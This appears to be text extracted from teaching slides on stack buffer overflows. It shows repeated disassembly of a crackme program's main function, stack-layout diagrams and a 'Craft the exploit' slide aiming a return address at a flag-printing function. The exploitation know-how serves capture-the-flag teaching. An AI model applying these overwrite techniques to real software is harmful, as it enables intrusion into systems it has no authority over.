13a3:  83 38 02        cmp  DWORD PTR [eax],0x2
13a6:  74 07           je   13af<main+0x23>
13a8:  b8 00 00 00 00  mov  eax,0x0
13ad:  eb 1d           jmp  13cc<main+0x40>
13af:  8b 40 04        mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04        add  eax,0x4
13b5:  8b 00           mov  eax,DWORD PTR [eax]
13b7:  83 ec 08        sub  esp,0x8
13ba:  50              push  eax
13bb:  8d 45 f0        lea  eax,[ebp-0x10]
13be:  50              push  eax
13bf:  e8 fc ff ff ff  call 13c0<main+0x34>
13c4:  83 c4 10        add  esp,0x10
13c7:  b8 00 00 00 00  mov  eax,0x0
13cc:  8b 4d fc        mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9              leave
13d0:  8d 61 fc        lea  esp,[ecx-0x4]
13d3:  c3              ret
```

ebp →

ebp - 0x10 →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX

Buf = 12 bytes

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb      endbr32
1390: 8d 4c 24 04      lea  ecx,[esp+0x4]
1394: 83 e4 f0        and  esp,0xffffffff
1397: ff 71 fc        push DWORD PTR [ecx-0x4]
139a: 55              push ebp
139b: 89 e5           mov  ebp,esp
139d: 51              push ecx
139e: 83 ec 14        sub  esp,0x14
13a1: 89 c8           mov  eax,ecx
13a3: 83 38 02        cmp  DWORD PTR [eax],0x2
13a6: 74 07           je   13af <main+0x23>
13a8: b8 00 00 00 00  mov  eax,0x0
13ad: eb 1d           jmp  13cc <main+0x40>
13af: 8b 40 04        mov  eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04        add  eax,0x4
13b5: 8b 00           mov  eax,DWORD PTR [eax]
13b7: 83 ec 08        sub  esp,0x8
13ba: 50              push eax
13bb: 8d 45 f0        lea  eax,[ebp-0x10]
13be: 50              push eax
13bf: e8 fc ff ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10        add  esp,0x10
13c7: b8 00 00 00 00  mov  eax,0x0
13cc: 8b 4d fc        mov  ecx,DWORD PTR [ebp-0x4]
13cf: c9              leave
13d0: 8d 61 fc        lea  esp,[ecx-0x4]
13d3: c3              ret
```

ecx →

ebp →

ebp - 0x10 →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX

Buf = 12 bytes

crackme4h

0000138c <main>:

```
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0        and  esp,0xffffffff
1397:  ff 71 fc        push DWORD PTR [ecx-0x4]
139a:  55             push ebp
139b:  89 e5          mov  ebp,esp
139d:  51             push ecx
139e:  83 ec 14       sub  esp,0x14
13a1:  89 c8          mov  eax,ecx
13a3:  83 38 02       cmp  DWORD PTR [eax],0x2
13a6:  74 07          je   13af <main+0x23>
13a8:  b8 00 00 00 00  mov  eax,0x0
13ad:  eb 1d          jmp  13cc <main+0x40>
13af:  8b 40 04       mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04       add  eax,0x4
13b5:  8b 00          mov  eax,DWORD PTR [eax]
13b7:  83 ec 08       sub  esp,0x8
13ba:  50             push eax
13bb:  8d 45 f0       lea  eax,[ebp-0x10]
13be:  50             push eax
13bf:  e8 fc ff ff    call 13c0 <main+0x34>
13c4:  83 c4 10       add  esp,0x10
13c7:  b8 00 00 00 00  mov  eax,0x0
13cc:  8b 4d fc       mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9             leave
13d0:  8d 61 fc       lea  esp,[ecx-0x4]
13d3:  c3             ret
```

esp →

ecx →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET

Saved EBP

Saved ECX

Buf = 12 bytes

crackme4h

0000138c <main>:

```
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0        and  esp,0xffffffff
1397:  ff 71 fc        push DWORD PTR [ecx-0x4]
139a:  55             push ebp
139b:  89 e5          mov  ebp,esp
139d:  51             push ecx
139e:  83 ec 14       sub  esp,0x14
13a1:  89 c8          mov  eax,ecx
13a3:  83 38 02       cmp  DWORD PTR [eax],0x2
13a6:  74 07          je   13af <main+0x23>
13a8:  b8 00 00 00 00  mov  eax,0x0
13ad:  eb 1d          jmp  13cc <main+0x40>
13af:  8b 40 04       mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04       add  eax,0x4
13b5:  8b 00          mov  eax,DWORD PTR [eax]
13b7:  83 ec 08       sub  esp,0x8
13ba:  50             push eax
13bb:  8d 45 f0       lea  eax,[ebp-0x10]
13be:  50             push eax
13bf:  e8 fc ff ff ff  call 13c0 <main+0x34>
13c4:  83 c4 10       add  esp,0x10
13c7:  b8 00 00 00 00  mov  eax,0x0
13cc:  8b 4d fc       mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9             leave
13d0:  8d 61 fc       lea  esp,[ecx-0x4]
13d3:  c3             ret
```

ecx →

esp →

argv[1]

argv[0]

agrc

RET

Size <= 15 bytes

RET



Saved EBP

Saved ECX

Buf = 12 bytes

Crackme4h

Craft the exploit



crackme464

00000000000012e2 <printsecret>:

```
12e2:  f3 0f 1e fa      endbr64
12e6:  55               push rbp
12e7:  48 89 e5         mov  rbp, rsp
12ea:  48 83 ec 10      sub  rsp, 0x10
12ee:  89 7d fc         mov  DWORD PTR [rbp-0x4], edi
12f1:  89 75 f8         mov  DWORD PTR [rbp-0x8], esi
12f4:  89 55 f4         mov  DWORD PTR [rbp-0xc], edx
12f7:  81 7d fc ef be ad de  cmp  DWORD PTR [rbp-0x4], 0xdeadbeef
12fe:  75 1c           jne  131c <printsecret+0x3a>
1300:  81 7d f8 fe ca de c0  cmp  DWORD PTR [rbp-0x8], 0xc0decafe
1307:  75 13           jne  131c <printsecret+0x3a>
1309:  81 7d f4 ce fa d0 d0  cmp  DWORD PTR [rbp-0xc], 0xd0d0face
1310:  75 0a           jne  131c <printsecret+0x3a>
1312:  b8 00 00 00 00    mov  eax, 0x0
1317:  e8 ed fe ff ff    call 1209 <print_flag>
131c:  bf 00 00 00 00    mov  edi, 0x0
1321:  e8 ea fd ff ff    call 1110 <exit@plt>
```

Return to here!!